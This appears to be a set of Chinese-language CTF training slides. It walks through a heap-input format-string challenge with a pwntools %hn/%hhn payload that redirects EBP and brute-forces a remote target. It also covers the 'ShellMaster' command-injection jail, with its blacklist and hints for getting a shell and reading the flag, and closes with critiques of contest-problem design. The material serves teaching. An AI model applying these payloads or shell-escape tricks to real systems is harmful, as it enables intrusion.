
```
12  int log(char* buf) {
13      puts("...");
14      char* pch;
15      char* d = "|";
16      printf(strtok(buf, d));
17      while(pch = strtok(NULL, d)) {
18          printf(pch);
19      }
20  }
21  int parse(char* buf) {
22      puts("...");
23      log(buf);
24  }
25  int handle() {
26      puts("...");
27      char* buf = (char*) malloc (0x100);
28      read(0, buf, 55);
29      parse(buf);
30  }
31  int func() {
32      puts("...");
33      handle();
34  }
```




format

- 输入存储在堆上
- 预期解：通过ebp控制执行流







(a) Initial Stack configuration with three functions.



(b) In the first step, the EBP of `handle()` is redirected to the EBP of `parse()`.



format

```
13     ... while(1):  
14         ...     p = remote(HOST, PORT)  
15         ...     sleep(0.1)  
16         ...     pl = '%' + str(0x98) + 'd%10$hhn '  
17         ...     pl += '| '  
18         ...     pl += '%' + str(0xbc) + 'd%18$hhn '  
19         ...     pl += '| '  
20         ...     pl += '%' + str(0x85ab) + 'd%10$hn '  
21         ...     pl += '| '  
22         ...     pl += '%' + str(0xb8) + 'd%18$hhn '  
23         ...     p.send(pl)
```

- 关闭ASLR来调试，之后爆破远程靶机

ShellMaster

```
25  while True:↵
26  >>  sys.stdout.write("master@ubuntu:~$ ")↵
27  >>  sys.stdout.flush()↵
28  >>  cmd = raw_input().upper()↵
29  ↵
30  >>  for i in blacklist:↵
31  >>  >>  if i in cmd:↵
32  >>  >>  >>  print "blacklist: "+i↵
33  >>  >>  >>  handler()↵
34  ↵
35  >>  if len(cmd) > 16:↵
36  >>  >>  print "len: "+len(cmd)↵
37  >>  >>  handler()↵
38  ↵
39  >>  cmd += " 2>&1"↵
40  >>  print os.system(cmd)↵
```

-

ShellMaster

- 人性化的签到题是出题人的护身符 🥳 还是多解的题目
- 输入的命令中，字母转化为大写再执行，大部分命令不可用
- 签到版本（没有waf）
 - os.system中用\$0获取到shell
 - 比较好的分析：<https://r0co.top/passages/xman-shellmaster-wp/>

ShellMaster

- 存在waf的版本，屏蔽了大部分的解法

```
5  blacklist = [  
6      "$",  
7      "_",  
8      " ",  
9      "_",  
10     "{",  
11     "}",  
12     "*",  
13     "2",  
14     "4"  
]
```

- 可以对照着waf找一下都有哪些解法

ShellMaster

- 提示
 - 研究一下/bin, /sbin, **/usr/bin**, /usr/sbin目录下的文件
 - 并不只有/bin/sh可以起shell
- 通配符 *
- 环境变量

ShellMaster

- 以上是getshell的部分
- 如何显示flag?
 - 没有/bin/cat, 无法cat flag.txt
 - cat, tac, more, less, head, tail, nl, ...
 - dd if=flag

结营赛出题

- 19年安卓营结营赛
 - **✗**考察点与所学知识不相关（附件是apk，实际是crypto套娃/大量的逆向）
 - **✗**非预期（写好的exp在垃圾桶里没删，**配错权限 WCTF 2019 kpass**）
 - **✗**简单改写现成题目（百度关键字直接搜到exp）
 - **✗**提交错误的题目附件（比赛中途换题目附件）
 - **✗**某步骤太low（必要线索隐写在用户头像的图片中）